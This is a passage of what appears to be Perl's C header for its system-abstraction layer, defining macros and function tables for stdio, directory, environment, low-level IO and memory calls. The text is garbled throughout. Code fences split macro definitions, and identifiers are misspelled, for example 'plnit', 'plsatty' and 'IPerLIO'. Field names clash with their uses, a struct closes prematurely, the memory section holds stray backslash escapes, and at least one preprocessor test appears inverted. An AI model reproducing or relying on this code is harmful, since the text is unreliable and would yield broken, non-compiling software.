# define PerlSIO_has_cntptr(f)      1
# ifdef STDIO_PTR_LVALUE
#   ifdef STDIO_CNT_LVALUE
#     define PerlSIO_canset_cnt(f)  1

```



```

#  ifdef STDIO_PTR_LVAL_NOCHANGE_CNT
#    define PerlSIO_fast_gets(f)      1
#  endif

#  else /* STDIO_CNT_LVALUE */
#    define PerlSIO_canset_cnt(f)      0
#  endif

#  else /* STDIO_PTR_LVALUE */
#    ifdef STDIO_PTR_LVAL_SETS_CNT
#      define PerlSIO_fast_gets(f) 1
#    endif
#  endif

#endif /* USE_STDIO_PTR */

#ifdef PerlSIO_fast_gets
#define PerlSIO_fast_gets(f)      0
#endif

#ifdef FILE_base
#define PerlSIO_has_base(f)      1
#else
#define PerlSIO_has_base(f)      0
#endif

```

```
/* Now take FILE * via function table */
```

```
#define PerlSIO_stdin \
```

```
    (*PL_StdIO->pStdin)(PL_StdIO)
```

```
#define PerlSIO_stdout \
```

```
    (*PL_StdIO->pStdout)(PL_StdIO)
```

```
#define PerlSIO_stderr \
```

```
    (*PL_StdIO->pStderr)(PL_StdIO)
```

```
#define PerlSIO_fopen(x,y) \
```

```
    (*PL_StdIO->pOpen)(PL_StdIO, (x),(y))
```

```
#define PerlSIO_fclose(f) \
```

```
    (*PL_StdIO->pClose)(PL_StdIO, (f))
```

```
#define PerlSIO_feof(f) \
```

```
    (*PL_StdIO->pEof)(PL_StdIO, (f))
```

```
#define PerlSIO_ferror(f) \
```

```
    (*PL_StdIO->pError)(PL_StdIO, (f))
```

```
#define PerlSIO_clearerr(f) \
```

```
    (*PL_StdIO->pClearerr)(PL_StdIO, (f))
```

```
#define PerlSIO_fgetc(f) \
```

```
    (*PL_StdIO->pGetc)(PL_StdIO, (f))
```

```
#define PerlSIO_get_base(f) \
```

```
    (*PL_StdIO->pGetBase)(PL_StdIO, (f))
```

```
#define PerlSIO_get_bufsiz(f) \
```

```
    (*PL_StdIO->pGetBufsiz)(PL_StdIO, (f))
```

```

#define PerlSIO_get_cnt(f) \
    (*PL_StdIO->pGetCnt)(PL_StdIO, (f))

#define PerlSIO_get_ptr(f) \
    (*PL_StdIO->pGetPtr)(PL_StdIO, (f))

#define PerlSIO_fputc(c,f) \
    (*PL_StdIO->pPutc)(PL_StdIO, (c),(f))

#define PerlSIO_fputs(s,f) \
    (*PL_StdIO->pPuts)(PL_StdIO, (s),(f))

#define PerlSIO_fflush(f) \
    (*PL_StdIO->pFlush)(PL_StdIO, (f))

#define PerlSIO_fgets(s, n, f) \
    (*PL_StdIO->pGets)(PL_StdIO, s, n, (f))

#define PerlSIO_ungetc(c,f) \
    (*PL_StdIO->pUngetc)(PL_StdIO, (c),(f))

#define PerlSIO_fileno(f) \
    (*PL_StdIO->pFileno)(PL_StdIO, (f))

#define PerlSIO_fdopen(f, s) \
    (*PL_StdIO->pFdopen)(PL_StdIO, (f),(s))

#define PerlSIO_freopen(p, m, f) \
    (*PL_StdIO->pReopen)(PL_StdIO, (p), (m), (f))

#define PerlSIO_fread(buf,sz,count,f) \
    (*PL_StdIO->pRead)(PL_StdIO, (buf), (sz), (count), (f))

#define PerlSIO_fwrite(buf,sz,count,f) \
    (*PL_StdIO->pWrite)(PL_StdIO, (buf), (sz), (count), (f))

#define PerlSIO_setbuf(f,b) \

```

```

        (*PL_StdIO->pSetBuf)(PL_StdIO, (f), (b))

#define PerlSIO_setvbuf(f,b,t,s) \

        (*PL_StdIO->pSetVBuf)(PL_StdIO, (f),(b),(t),(s))

#define PerlSIO_set_cnt(f,c) \

        (*PL_StdIO->pSetCnt)(PL_StdIO, (f), (c))

#define PerlSIO_set_ptr(f,p) \

        (*PL_StdIO->pSetPtr)(PL_StdIO, (f), (p))

#define PerlSIO_setlinebuf(f) \

        (*PL_StdIO->pSetlinebuf)(PL_StdIO, (f))

#define PerlSIO_printf          Perl_fprintf_nocontext
#define PerlSIO_stdoutf        Perl_printf_nocontext

#define PerlSIO_vprintf(f,fmt,a) \

        (*PL_StdIO->pVprintf)(PL_StdIO, (f),(fmt),a)

#define PerlSIO_ftell(f) \

        (*PL_StdIO->pTell)(PL_StdIO, (f))

#define PerlSIO_fseek(f,o,w) \

        (*PL_StdIO->pSeek)(PL_StdIO, (f),(o),(w))

#define PerlSIO_fgetpos(f,p) \

        (*PL_StdIO->pGetpos)(PL_StdIO, (f),(p))

#define PerlSIO_fsetpos(f,p) \

        (*PL_StdIO->pSetpos)(PL_StdIO, (f),(p))

#define PerlSIO_rewind(f) \

        (*PL_StdIO->pRewind)(PL_StdIO, (f))

#define PerlSIO_tmpfile() \

        (*PL_StdIO->pTmpfile)(PL_StdIO)

```

```

#define PerlSIO_init() \
    (*PL_StdIO->plnit)(PL_StdIO)

#undef init_os_extras

#define init_os_extras() \
    (*PL_StdIO->plnitOSExtras)(PL_StdIO)

#define PerlSIO_fdupopen(f) \
    (*PL_StdIO->pFdupopen)(PL_StdIO, (f))

#else /* PERL_IMPLICIT_SYS */

#define PerlSIO_stdin      stdin
#define PerlSIO_stdout    stdout
#define PerlSIO_stderr    stderr
#define PerlSIO_fopen(x,y) fopen(x,y)

#ifdef __VOS__
/* Work around VOS bug posix-979, wrongly setting errno when at end of file. */
#define PerlSIO_fclose(f)    (((errno==1025)?errno=0:0),fclose(f))
#define PerlSIO_feof(f)      (((errno==1025)?errno=0:0),feof(f))
#define PerlSIO_ferror(f)    (((errno==1025)?errno=0:0),ferror(f))
#else
#define PerlSIO_fclose(f)    fclose(f)
#define PerlSIO_feof(f)      feof(f)
#define PerlSIO_ferror(f)    ferror(f)
#endif

#define PerlSIO_clearerr(f)  clearerr(f)

```

```

#define PerlSIO_fgetc(f)          fgetc(f)

#ifdef FILE_base

#define PerlSIO_get_base(f)      FILE_base(f)

#define PerlSIO_get_bufsiz(f)    FILE_bufsiz(f)

#else

#define PerlSIO_get_base(f)      NULL

#define PerlSIO_get_bufsiz(f)    0

#endif

#ifdef USE_STDIO_PTR

#define PerlSIO_get_cnt(f)       FILE_cnt(f)

#define PerlSIO_get_ptr(f)       FILE_ptr(f)

#else

#define PerlSIO_get_cnt(f)       0

#define PerlSIO_get_ptr(f)       NULL

#endif

#define PerlSIO_fputc(c,f)        fputc(c,f)

#define PerlSIO_fputs(s,f)        fputs(s,f)

#define PerlSIO_fflush(f)         Fflush(f)

#define PerlSIO_fgets(s, n, f)     fgets(s,n,f)

#if defined(VMS) && defined(__DECC)

    /* Unusual definition of ungetc() here to accommodate fast_sv_gets()'
     * belief that it can mix getc/ungetc with reads from stdio buffer */

    int decc$ungetc(int __c, FILE *__stream);

#   define PerlSIO_ungetc(c,f) ((c) == EOF ? EOF : \
        ((*f) && !((*f))->_flag & _IONBF) && \

```

```

        ((*f)->_ptr > (*f)->_base)) ? \
        ((*f)->_cnt++, *--(*f)->_ptr = (c)) : decc$ungetc(c,f)))

#else

# define PerlSIO_ungetc(c,f)      ungetc(c,f)

#endif

#define PerlSIO_fileno(f)          fileno(f)

#define PerlSIO_fdopen(f, s)       fdopen(f,s)

#define PerlSIO_freopen(p, m, f)   freopen(p,m,f)

#define PerlSIO_fread(buf,sz,count,f)  fread(buf,sz,count,f)

#define PerlSIO_fwrite(buf,sz,count,f)  fwrite(buf,sz,count,f)

#define PerlSIO_setbuf(f,b)        setbuf(f,b)

#define PerlSIO_setvbuf(f,b,t,s)  setvbuf(f,b,t,s)

#if defined(USE_STDIO_PTR) && defined(STDIO_CNT_LVALUE)

#define PerlSIO_set_cnt(f,c)        FILE_cnt(f) = (c)

#else

#define PerlSIO_set_cnt(f,c)        PerlIOProc_abort()

#endif

#if defined(USE_STDIO_PTR) && defined(STDIO_PTR_LVALUE)

#define PerlSIO_set_ptr(f,p)        (FILE_ptr(f) = (p))

#else

#define PerlSIO_set_ptr(f,p)        PerlIOProc_abort()

#endif

#define PerlSIO_setlinebuf(f)       setlinebuf(f)

#define PerlSIO_printf               fprintf

#define PerlSIO_stdoutf              printf

```

```

#define PerlSIO_vprintf(f,fmt,a) vfprintf(f,fmt,a)

#define PerlSIO_ftell(f)          ftell(f)

#define PerlSIO_fseek(f,o,w)      fseek(f,o,w)

#define PerlSIO_fgetpos(f,p)      fgetpos(f,p)

#define PerlSIO_fsetpos(f,p)      fsetpos(f,p)

#define PerlSIO_rewind(f)         rewind(f)

#define PerlSIO_tmpfile()         tmpfile()

#define PerlSIO_fdupopen(f)       (f)


#endif /* PERL_IMPLICIT_SYS */


/*
 * Interface for directory functions
 */

#if defined(PERL_IMPLICIT_SYS)

/* IPerlDir */

struct IPerlDir;

struct IPerlDirInfo;

typedef int      (*LPMakedir)(struct IPerlDir*, const char*, int);

typedef int      (*LPChdir)(struct IPerlDir*, const char*);

typedef int      (*LPRmdir)(struct IPerlDir*, const char*);

typedef int      (*LPDirClose)(struct IPerlDir*, DIR*);

typedef DIR*      (*LPDirOpen)(struct IPerlDir*, const char*);

```



```

typedef struct direct*   (*LPDirRead)(struct IPerlDir*, DIR*);

typedef void             (*LPDirRewind)(struct IPerlDir*, DIR*);

typedef void             (*LPDirSeek)(struct IPerlDir*, DIR*, long);

typedef long             (*LPDirTell)(struct IPerlDir*, DIR*);

#ifdef WIN32

typedef char*            (*LPDirMapPathA)(struct IPerlDir*, const char*);

typedef WCHAR*           (*LPDirMapPathW)(struct IPerlDir*, const WCHAR*);

#endif

struct IPerlDir
{
    LPMakedir             pMakedir;

    LPChdir               pChdir;

    LPRmdir              pRmdir;

    LPDirClose            pClose;

    LPDirOpen             pOpen;

    LPDirRead             pRead;

    LPDirRewind           pRewind;

    LPDirSeek             pSeek;

    LPDirTell             pTell;

#ifdef WIN32

    LPDirMapPathA         pMapPathA;

    LPDirMapPathW         pMapPathW;

#endif

};

```

```

struct IPerlDirInfo
{
    unsigned long      nCount; /* number of entries expected */
    struct IPerlDirperlDirList;
};

```

```

#define PerlDir_mkdir(name, mode) \
    (*PL_Dir->pMkdir)(PL_Dir, (name), (mode))
#define PerlDir_chdir(name) \
    (*PL_Dir->pChdir)(PL_Dir, (name))
#define PerlDir_rmdir(name) \
    (*PL_Dir->pRmdir)(PL_Dir, (name))
#define PerlDir_close(dir) \
    (*PL_Dir->pClose)(PL_Dir, (dir))
#define PerlDir_open(name) \
    (*PL_Dir->pOpen)(PL_Dir, (name))
#define PerlDir_read(dir) \
    (*PL_Dir->pRead)(PL_Dir, (dir))
#define PerlDir_rewind(dir) \
    (*PL_Dir->pRewind)(PL_Dir, (dir))
#define PerlDir_seek(dir, loc) \
    (*PL_Dir->pSeek)(PL_Dir, (dir), (loc))
#define PerlDir_tell(dir) \
    (*PL_Dir->pTell)(PL_Dir, (dir))

```

```

#ifdef WIN32

#define PerlDir_mapA(dir)                \
    (*PL_Dir->pMapPathA)(PL_Dir, (dir))

#define PerlDir_mapW(dir)                \
    (*PL_Dir->pMapPathW)(PL_Dir, (dir))

#endif

#else /* PERL_IMPLICIT_SYS */

#define PerlDir_mkdir(name, mode)    Mkdir((name), (mode))

#ifdef VMS

# define PerlDir_chdir(n)            Chdir((n))

#else

# define PerlDir_chdir(name)          chdir((name))

#endif

#define PerlDir_rmdir(name)          rmdir((name))

#define PerlDir_close(dir)            closedir((dir))

#define PerlDir_open(name)            opendir((name))

#define PerlDir_read(dir)             readdir((dir))

#define PerlDir_rewind(dir)           rewinddir((dir))

#define PerlDir_seek(dir, loc)        seekdir((dir), (loc))

#define PerlDir_tell(dir)             telldir((dir))

#ifdef WIN32

#define PerlDir_mapA(dir)            dir

#define PerlDir_mapW(dir)            dir


```

```
#endif
```

```
#endif /* PERL_IMPLICIT_SYS */
```

```
/*
```

```
    Interface for perl environment functions
```

```
*/
```

```
#if defined(PERL_IMPLICIT_SYS)
```

```
/* IPerlEnv          */
```

```
struct IPerlEnv;
```

```
struct IPerlEnvInfo;
```

```
typedef char*      (*LPEnvGetenv)(struct IPerlEnv*, const char*);
```

```
typedef int        (*LPEnvPutenv)(struct IPerlEnv*, const char*);
```

```
typedef char*      (*LPEnvGetenv_len)(struct IPerlEnv*,  
                                     const char *varname, unsigned long *len);
```

```
typedef int        (*LPEnvUname)(struct IPerlEnv*, struct utsname *name);
```

```
typedef void       (*LPEnvClearenv)(struct IPerlEnv*);
```

```
typedef void*      (*LPEnvGetChildenv)(struct IPerlEnv*);
```

```
typedef void       (*LPEnvFreeChildenv)(struct IPerlEnv*, void* env);
```

```
typedef char*      (*LPEnvGetChilddir)(struct IPerlEnv*);
```

```
typedef void       (*LPEnvFreeChilddir)(struct IPerlEnv*, char* dir);
```

```
#ifdef HAS_ENVGETENV
```

```
typedef char*      (*LPENVGetenv)(struct IPerlEnv*, const char *varname);
```

```

typedef char*      (*LPENVGetenv_len)(struct IPerlEnv*,
                                     const char *varname, unsigned long *len);

#endif

#ifdef WIN32

typedef unsigned long  (*LPEnvOsID)(struct IPerlEnv*);

typedef char*      (*LPEnvLibPath)(struct IPerlEnv*, const char*,
                                   STRLEN *const len);

typedef char*      (*LPEnvSiteLibPath)(struct IPerlEnv*, const char*,
                                       STRLEN *const len);

typedef char*      (*LPEnvVendorLibPath)(struct IPerlEnv*, const char*,
                                         STRLEN *const len);

typedef void      (*LPEnvGetChildIO)(struct IPerlEnv*, child_IO_table*);

#endif

```

```

struct IPerlEnv
{
    LPEnvGetenv      pGetenv;
    LPEnvPutenv      pPutenv;
    LPEnvGetenv_len  pGetenv_len;
    LPEnvUname       pEnvUname;
    LPEnvClearenv    pClearenv;
    LPEnvGetChildenv pGetChildenv;
    LPEnvFreeChildenv pFreeChildenv;
    LPEnvGetChilddir pGetChilddir;
    LPEnvFreeChilddir pFreeChilddir;
}

```

```

#ifdef HAS_ENVGETENV

    LPENVGetenv      pENVGetenv;

    LPENVGetenv_len  pENVGetenv_len;

#endif

#ifdef WIN32

    LPEnvOsID        pEnvOsID;

    LPEnvLibPath pLibPath;

    LPEnvSiteLibPath  pSiteLibPath;

    LPEnvVendorLibPath pVendorLibPath;

    LPEnvGetChildIO   pGetChildIO;

#endif

};

struct IPerlEnvInfo
{
    unsigned long      nCount; /* number of entries expected */
    struct IPerlEnv     perlEnvList;
};

#define PerlEnv_putenv(str) \
    (*PL_Env->pPutenv)(PL_Env,(str))

#define PerlEnv_getenv(str) \
    (*PL_Env->pGetenv)(PL_Env,(str))

#define PerlEnv_getenv_len(str,l) \
    (*PL_Env->pGetenv_len)(PL_Env,(str), (l))

```

```

#define PerlEnv_clearenv() \
    (*PL_Env->pClearenv)(PL_Env)

#define PerlEnv_get_childenv() \
    (*PL_Env->pGetChildenv)(PL_Env)

#define PerlEnv_free_childenv(e) \
    (*PL_Env->pFreeChildenv)(PL_Env, (e))

#define PerlEnv_get_childdir() \
    (*PL_Env->pGetChilddir)(PL_Env)

#define PerlEnv_free_childdir(d) \
    (*PL_Env->pFreeChilddir)(PL_Env, (d))

#ifdef HAS_ENVGETENV
# define PerlEnv_ENVgetenv(str) \
    (*PL_Env->pENVGetenv)(PL_Env,(str))

# define PerlEnv_ENVgetenv_len(str,l) \
    (*PL_Env->pENVGetenv_len)(PL_Env,(str),(l))

#else

# define PerlEnv_ENVgetenv(str) \
    PerlEnv_getenv((str))

# define PerlEnv_ENVgetenv_len(str,l) \
    PerlEnv_getenv_len((str),(l))

#endif

#define PerlEnv_uname(name) \
    (*PL_Env->pEnvUname)(PL_Env,(name))

#ifdef WIN32

#define PerlEnv_os_id() \

```

```

        (*PL_Env->pEnvOsID)(PL_Env)

#define PerlEnv_lib_path(str, lenp) \

        (*PL_Env->pLibPath)(PL_Env,(str),(lenp))

#define PerlEnv_sitelib_path(str, lenp) \

        (*PL_Env->pSiteLibPath)(PL_Env,(str),(lenp))

#define PerlEnv_vendorlib_path(str, lenp) \

        (*PL_Env->pVendorLibPath)(PL_Env,(str),(lenp))

#define PerlEnv_get_child_IO(ptr) \

        (*PL_Env->pGetChildIO)(PL_Env, ptr)

#endif

#else /* PERL_IMPLICIT_SYS */

#define PerlEnv_putenv(str)      putenv((str))

#define PerlEnv_getenv(str)      getenv((str))

#define PerlEnv_getenv_len(str,l)  getenv_len((str), (l))

#ifdef HAS_ENVGETENV
# define PerlEnv_ENVgetenv(str)    ENVgetenv((str))
# define PerlEnv_ENVgetenv_len(str,l) ENVgetenv_len((str), (l))
#else
# define PerlEnv_ENVgetenv(str)    PerlEnv_getenv((str))
# define PerlEnv_ENVgetenv_len(str,l) PerlEnv_getenv_len((str), (l))
#endif

#define PerlEnv_uname(name)      uname((name))

```



```

#ifdef WIN32

#define PerlEnv_os_id()          win32_os_id()

#define PerlEnv_lib_path(str, lenp)  win32_get_privlib(str, lenp)

#define PerlEnv_sitelib_path(str, lenp) win32_get_sitelib(str, lenp)

#define PerlEnv_vendorlib_path(str, lenp)  win32_get_vendorlib(str, lenp)

#define PerlEnv_get_child_IO(ptr)  win32_get_child_IO(ptr)

#define PerlEnv_clearenv()         win32_clearenv()

#define PerlEnv_get_childenv()     win32_get_childenv()

#define PerlEnv_free_childenv(e)   win32_free_childenv((e))

#define PerlEnv_get_childdir()     win32_get_childdir()

#define PerlEnv_free_childdir(d)   win32_free_childdir((d))

#else

#define PerlEnv_clearenv()         clearenv()

#define PerlEnv_get_childenv()     get_childenv()

#define PerlEnv_free_childenv(e)   free_childenv((e))

#define PerlEnv_get_childdir()     get_childdir()

#define PerlEnv_free_childdir(d)   free_childdir((d))

#endif

#endif /* PERL_IMPLICIT_SYS */

/*

    Interface for perl low-level IO functions

*/

```

```
#if defined(PERL_IMPLICIT_SYS)
```

```
/* IPerLIO */
```

```
struct IPerLIO;
```

```
struct IPerLIOInfo;
```

```
typedef int (*LPLIOAccess)(struct IPerLIO*, const char*, int);
```

```
typedef int (*LPLIOChmod)(struct IPerLIO*, const char*, int);
```

```
typedef int (*LPLIOChown)(struct IPerLIO*, const char*, uid_t,  
gid_t);
```

```
typedef int (*LPLIOChsize)(struct IPerLIO*, int, Off_t);
```

```
typedef int (*LPLIOClose)(struct IPerLIO*, int);
```

```
typedef int (*LPLIODup)(struct IPerLIO*, int);
```

```
typedef int (*LPLIODup2)(struct IPerLIO*, int, int);
```

```
typedef int (*LPLIOFlock)(struct IPerLIO*, int, int);
```

```
typedef int (*LPLIOFileStat)(struct IPerLIO*, int, Stat_t*);
```

```
typedef int (*LPLIOIOCtl)(struct IPerLIO*, int, unsigned int,  
char*);
```

```
typedef int (*LPLIOIsatty)(struct IPerLIO*, int);
```

```
typedef int (*LPLIOLink)(struct IPerLIO*, const char*,  
const char*);
```

```
typedef Off_t (*LPLIOLseek)(struct IPerLIO*, int, Off_t, int);
```

```
typedef int (*LPLIOLstat)(struct IPerLIO*, const char*,  
Stat_t*);
```

```
typedef char* (*LPLIOMktemp)(struct IPerLIO*, char*);
```

```
typedef int (*LPLIOOpen)(struct IPerLIO*, const char*, int);
```

```

typedef int      (*LPLIOOpen3)(struct IPerLIO*, const char*, int, int);

typedef int      (*LPLIORead)(struct IPerLIO*, int, void*, unsigned int);

typedef int      (*LPLIORename)(struct IPerLIO*, const char*,
                                const char*);

#ifdef NETWARE

typedef int      (*LPLIOSetmode)(struct IPerLIO*, FILE*, int);

#else

typedef int      (*LPLIOSetmode)(struct IPerLIO*, int, int);

#endif /* NETWARE */

typedef int      (*LPLIONameStat)(struct IPerLIO*, const char*,
                                Stat_t*);

typedef char*    (*LPLIOTmpnam)(struct IPerLIO*, char*);

typedef int      (*LPLIOUmask)(struct IPerLIO*, int);

typedef int      (*LPLIOUnlink)(struct IPerLIO*, const char*);

typedef int      (*LPLIOUtime)(struct IPerLIO*, const char*, struct utimbuf*);

typedef int      (*LPLIOWrite)(struct IPerLIO*, int, const void*,
                                unsigned int);

struct IPerLIO
{
    LPLIOAccess    pAccess;

    LPLIOChmod     pChmod;

    LPLIOChown     pChown;

    LPLIOChsize    pChsize;

    LPLIOClose     pClose;

```

```

LPLIODup      pDup;
LPLIODup2     pDup2;
LPLIOFlock    pFlock;
LPLIOFileStat pFileStat;
LPLIOIOctl    pIOctl;
LPLIOIsatty   plsatty;
LPLIOLink     pLink;
LPLIOLseek    pLseek;
LPLIOLstat    pLstat;
LPLIOMktemp   pMktemp;
LPLIOOpen     pOpen;
LPLIOOpen3    pOpen3;
LPLIORead     pRead;
LPLIORename   pRename;
LPLIOSetmode  pSetmode;
LPLIONameStat pNameStat;
LPLIOTmpnam   pTmpnam;
LPLIOUmask    pUmask;
LPLIOUnlink   pUnlink;
LPLIOUtime    pUtime;
LPLIOWrite    pWrite;
};

```

```

struct IPerLIOInfo

```

```

{

```

```
    unsigned long      nCount; /* number of entries expected */

    struct IPerLIO      perLIOList;

};
```

```
#define PerlLIO_access(file, mode) \
```

```
    (*PL_LIO->pAccess)(PL_LIO, (file), (mode))
```

```
#define PerlLIO_chmod(file, mode) \
```

```
    (*PL_LIO->pChmod)(PL_LIO, (file), (mode))
```

```
#define PerlLIO_chown(file, owner, group) \
```

```
    (*PL_LIO->pChown)(PL_LIO, (file), (owner), (group))
```

```
#define PerlLIO_chsize(fd, size) \
```

```
    (*PL_LIO->pChsize)(PL_LIO, (fd), (size))
```

```
#define PerlLIO_close(fd) \
```

```
    (*PL_LIO->pClose)(PL_LIO, (fd))
```

```
#define PerlLIO_dup(fd) \
```

```
    (*PL_LIO->pDup)(PL_LIO, (fd))
```

```
#define PerlLIO_dup2(fd1, fd2) \
```

```
    (*PL_LIO->pDup2)(PL_LIO, (fd1), (fd2))
```

```
#define PerlLIO_flock(fd, op) \
```

```
    (*PL_LIO->pFlock)(PL_LIO, (fd), (op))
```

```
#define PerlLIO_fstat(fd, buf) \
```

```
    (*PL_LIO->pFileStat)(PL_LIO, (fd), (buf))
```

```
#define PerlLIO_ioctl(fd, u, buf) \
```

```
    (*PL_LIO->pIOCtl)(PL_LIO, (fd), (u), (buf))
```

```
#define PerlLIO_isatty(fd) \
```

```

        (*PL_LIO->pIsatty)(PL_LIO, (fd))

#define PerlLIO_link(oldname, newname) \

        (*PL_LIO->pLink)(PL_LIO, (oldname), (newname))

#define PerlLIO_lseek(fd, offset, mode) \

        (*PL_LIO->pLseek)(PL_LIO, (fd), (offset), (mode))

#define PerlLIO_lstat(name, buf) \

        (*PL_LIO->pLstat)(PL_LIO, (name), (buf))

#define PerlLIO_mktemp(file) \

        (*PL_LIO->pMktemp)(PL_LIO, (file))

#define PerlLIO_open(file, flag) \

        (*PL_LIO->pOpen)(PL_LIO, (file), (flag))

#define PerlLIO_open3(file, flag, perm) \

        (*PL_LIO->pOpen3)(PL_LIO, (file), (flag), (perm))

#define PerlLIO_read(fd, buf, count) \

        (*PL_LIO->pRead)(PL_LIO, (fd), (buf), (count))

#define PerlLIO_rename(oname, newname) \

        (*PL_LIO->pRename)(PL_LIO, (oname), (newname))

#define PerlLIO_setmode(fd, mode) \

        (*PL_LIO->pSetmode)(PL_LIO, (fd), (mode))

#define PerlLIO_stat(name, buf) \

        (*PL_LIO->pNameStat)(PL_LIO, (name), (buf))

#define PerlLIO_tmpnam(str) \

        (*PL_LIO->pTmpnam)(PL_LIO, (str))

#define PerlLIO_umask(mode) \

        (*PL_LIO->pUmask)(PL_LIO, (mode))

```

```

#define PerlLIO_unlink(file) \

    (*PL_LIO->pUnlink)(PL_LIO, (file))

#define PerlLIO_utime(file, time) \

    (*PL_LIO->pUtime)(PL_LIO, (file), (time))

#define PerlLIO_write(fd, buf, count) \

    (*PL_LIO->pWrite)(PL_LIO, (fd), (buf), (count))


#else /* PERL_IMPLICIT_SYS */


#define PerlLIO_access(file, mode)    access((file), (mode))

#define PerlLIO_chmod(file, mode)    chmod((file), (mode))

#define PerlLIO_chown(file, owner, grp) chown((file), (owner), (grp))

#if defined(HAS_TRUNCATE)

# define PerlLIO_chsize(fd, size) ftruncate((fd), (size))

#elif defined(HAS_CHSIZE)

# define PerlLIO_chsize(fd, size) chsize((fd), (size))

#else

# define PerlLIO_chsize(fd, size) my_chsize((fd), (size))

#endif

#define PerlLIO_close(fd)            close((fd))

#define PerlLIO_dup(fd)              dup((fd))

#define PerlLIO_dup2(fd1, fd2)       dup2((fd1), (fd2))

#define PerlLIO_flock(fd, op)        FLOCK((fd), (op))

#define PerlLIO_fstat(fd, buf)        Fstat((fd), (buf))

#define PerlLIO_ioctl(fd, u, buf)     ioctl((fd), (u), (buf))

```

```

#define PerlLIO_isatty(fd)          isatty((fd))

#define PerlLIO_link(oldname, newname)    link((oldname), (newname))

#define PerlLIO_lseek(fd, offset, mode) lseek((fd), (offset), (mode))

#define PerlLIO_stat(name, buf)        Stat((name), (buf))

#ifdef HAS_LSTAT
# define PerlLIO_lstat(name, buf)      lstat((name), (buf))
#else
# define PerlLIO_lstat(name, buf)      PerlLIO_stat((name), (buf))
#endif

#define PerlLIO_mktemp(file)          mktemp((file))

#define PerlLIO_mkstemp(file)          mkstemp((file))

#define PerlLIO_open(file, flag) open((file), (flag))

#define PerlLIO_open3(file, flag, perm) open((file), (flag), (perm))

#define PerlLIO_read(fd, buf, count)   read((fd), (buf), (count))

#define PerlLIO_rename(old, new)        rename((old), (new))

#define PerlLIO_setmode(fd, mode)       setmode((fd), (mode))

#define PerlLIO_tmpnam(str)             tmpnam((str))

#define PerlLIO_umask(mode)             umask((mode))

#define PerlLIO_unlink(file)            unlink((file))

#define PerlLIO_utime(file, time)       utime((file), (time))

#define PerlLIO_write(fd, buf, count)   write((fd), (buf), (count))

#endif /* PERL_IMPLICIT_SYS */

/*

```



Interface for perl memory allocation

\*/

#if defined(PERL\_IMPLICIT\_SYS)

/\* IPerlMem \*/

struct IPerlMem;

struct IPerlMemInfo;

typedef void\* (\*LPMemMalloc)(struct IPerlMem\*, size\_t);

typedef void\* (\*LPMemRealloc)(struct IPerlMem\*, void\*, size\_t);

typedef void (\*LPMemFree)(struct IPerlMem\*, void\*);

typedef void\* (\*LPMemCalloc)(struct IPerlMem\*, size\_t, size\_t);

typedef void (\*LPMemGetLock)(struct IPerlMem\*);

typedef void (\*LPMemFreeLock)(struct IPerlMem\*);

typedef int (\*LPMemIsLocked)(struct IPerlMem\*);

struct IPerlMem

{

LPMemMalloc pMalloc;

LPMemRealloc pRealloc;

LPMemFree pFree;

LPMemCalloc pCalloc;

LPMemGetLock pGetLock;

LPMemFreeLock pFreeLock;

LPMemIsLocked pIsLocked;

```
};
```

```
struct IPerlMemInfo
```

```
{
```

```
    unsigned long      nCount;  /* number of entries expected */
```

```
    struct IPerlMem     perlMemList;
```

```
};
```

```
/* Interpreter specific memory macros */
```

```
#define PerlMem_malloc(size)          \  
    (*PL_Mem->pMalloc)(PL_Mem, (size))
```

```
#define PerlMem_realloc(buf, size)     \  
    (*PL_Mem->pRealloc)(PL_Mem, (buf), (size))
```

```
#define PerlMem_free(buf)              \  
    (*PL_Mem->pFree)(PL_Mem, (buf))
```

```
#define PerlMem_calloc(num, size)      \  
    (*PL_Mem->pCalloc)(PL_Mem, (num), (size))
```

```
#define PerlMem_get_lock()             \  
    (*PL_Mem->pGetLock)(PL_Mem)
```

```
#define PerlMem_free_lock()            \  
    (*PL_Mem->pFreeLock)(PL_Mem)
```

```
#define PerlMem_is_locked()            \  
    (*PL_Mem->pIsLocked)(PL_Mem)
```

```
/* Shared memory macros */
```

```
#ifndef NETWARE
```

```
#define PerlMemShared_malloc(size)          \
    (*PL_Mem->pMalloc)(PL_Mem, (size))

#define PerlMemShared_realloc(buf, size)    \
    (*PL_Mem->pRealloc)(PL_Mem, (buf), (size))

#define PerlMemShared_free(buf)             \
    (*PL_Mem->pFree)(PL_Mem, (buf))

#define PerlMemShared_calloc(num, size)     \
    (*PL_Mem->pCalloc)(PL_Mem, (num), (size))

#define PerlMemShared_get_lock()            \
    (*PL_Mem->pGetLock)(PL_Mem)

#define PerlMemShared_free_lock()           \
    (*PL_Mem->pFreeLock)(PL_Mem)

#define PerlMemShared_is_locked()           \
    (*PL_Mem->pIsLocked)(PL_Mem)
```

```
#else
```

```
#define PerlMemShared_malloc(size)          \
    (*PL_MemShared->pMalloc)(PL_MemShared, (size))

#define PerlMemShared_realloc(buf, size)    \
    (*PL_MemShared->pRealloc)(PL_MemShared, (buf), (size))

#define PerlMemShared_free(buf)             \
    (*PL_MemShared->pFree)(PL_MemShared, (buf))
```

```

#define PerlMemShared_calloc(num, size) \
    (*PL_MemShared->pCalloc)(PL_MemShared, (num), (size))
#define PerlMemShared_get_lock() \
    (*PL_MemShared->pGetLock)(PL_MemShared)
#define PerlMemShared_free_lock() \
    (*PL_MemShared->pFreeLock)(PL_MemShared)
#define PerlMemShared_is_locked() \
    (*PL_MemShared->plsLocked)(PL_MemShared)

```

```

#endif

```

```

/* Parse tree memory macros */

```

```

#define PerlMemParse_malloc(size) \
    (*PL_MemParse->pMalloc)(PL_MemParse, (size))
#define PerlMemParse_realloc(buf, size) \
    (*PL_MemParse->pRealloc)(PL_MemParse, (buf), (size))
#define PerlMemParse_free(buf) \
    (*PL_MemParse->pFree)(PL_MemParse, (buf))
#define PerlMemParse_calloc(num, size) \
    (*PL_MemParse->pCalloc)(PL_MemParse, (num), (size))
#define PerlMemParse_get_lock() \
    (*PL_MemParse->pGetLock)(PL_MemParse)
#define PerlMemParse_free_lock() \
    (*PL_MemParse->pFreeLock)(PL_MemParse)
#define PerlMemParse_is_locked() \

```

```
(*PL_MemParse->plsLocked)(PL_MemParse)
```

```
#else /* PERL_IMPLICIT_SYS */
```

```
/* Interpreter specific memory macros */
```

```
#define PerlMem_malloc(size)      malloc((size))
```

```
#define PerlMem_realloc(buf, size)  realloc((buf), (size))
```

```
#define PerlMem_free(buf)          free((buf))
```

```
#define PerlMem_calloc(num, size)   calloc((num), (size))
```

```
#define PerlMem_get_lock()
```

```
#define PerlMem_free_lock()
```

```
#define PerlMem_is_locked()        0
```

```
/* Shared memory macros */
```

```
